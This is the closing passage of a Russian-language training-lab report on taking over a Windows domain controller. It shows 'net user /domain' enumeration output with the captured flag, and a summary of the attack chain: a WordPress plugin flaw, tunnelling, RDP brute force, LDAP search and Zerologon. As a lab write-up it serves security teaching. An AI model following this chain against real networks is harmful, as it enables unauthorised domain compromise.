hr1 it1 it10
it2 it3 it4
it5 it6 it7
it8 it9 krbtgt
manager manager1 SM_16351e6704a142b38
SM_30b62db058f84e0e8 SM_34e8a16fe94c4f818 SM_521279b51efb4d68b
SM_680401a071b742339 SM_c57a5f99bc2740f8b SM_ccd5060f6e0149f99
SM_dd745eced9d8438cb SM_e0a21ea7c85d4043a vip
The command completed with one or more errors.

C:\Windows\system32>net user /domain Flag
net user /domain Flag
User name Flag
Full Name Flag
Comment 63278
User's comment
Country/region code 000 (System Default)
Account active Yes
Account expires Never

Password last set 10/20/2023 1:56:11 PM
Password expires 12/1/2023 1:56:11 PM
Password changeable 10/21/2023 1:56:11 PM
Password required Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon Never

Logon hours allowed All

Local Group Memberships
Global Group memberships *Domain Users
The command completed successfully.
```

Рис. 5.1: Получен флаг

Общие результаты (рис. 5.2):

Ресурсы

Название ↕	IP Адрес ↕	Логин ↕	Пароль
Удалённое рабочее место	10.140.2.187	reduser2	*****

Задания

Статус ↕	Название ↕	Участники ↕	Выполнил ↕
Выполнено	Захват контроллера домена	Выбрано: 3	хв Хрусталеv ... @11322220...

Рис. 5.2: Выполнение задания

6 Выводы

В ходе лабораторной работы успешно выполнены все этапы атаки на контроллер домена:

1. **Начальный доступ** - получен через уязвимость в WordPress плагине
2. **Разведка сети** - обнаружена внутренняя сеть 10.10.10.0/24
3. **Туннелирование** - настроены маршруты и SOCKS прокси
4. **Обнаружение цели** - идентифицирован контроллер домена 10.10.10.20
5. **Multiple attack vectors:**
 - Успешный bruteforce RDP
 - Поиск через LDAP
 - Эксплуатация критической уязвимости Zerologon
6. **Эскалация привилегий** - получен полный доступ к домену
7. **Достижение цели** - найден флаг **63278**

Работа демонстрирует важность комплексного подхода к безопасности и своевременного устранения известных уязвимостей.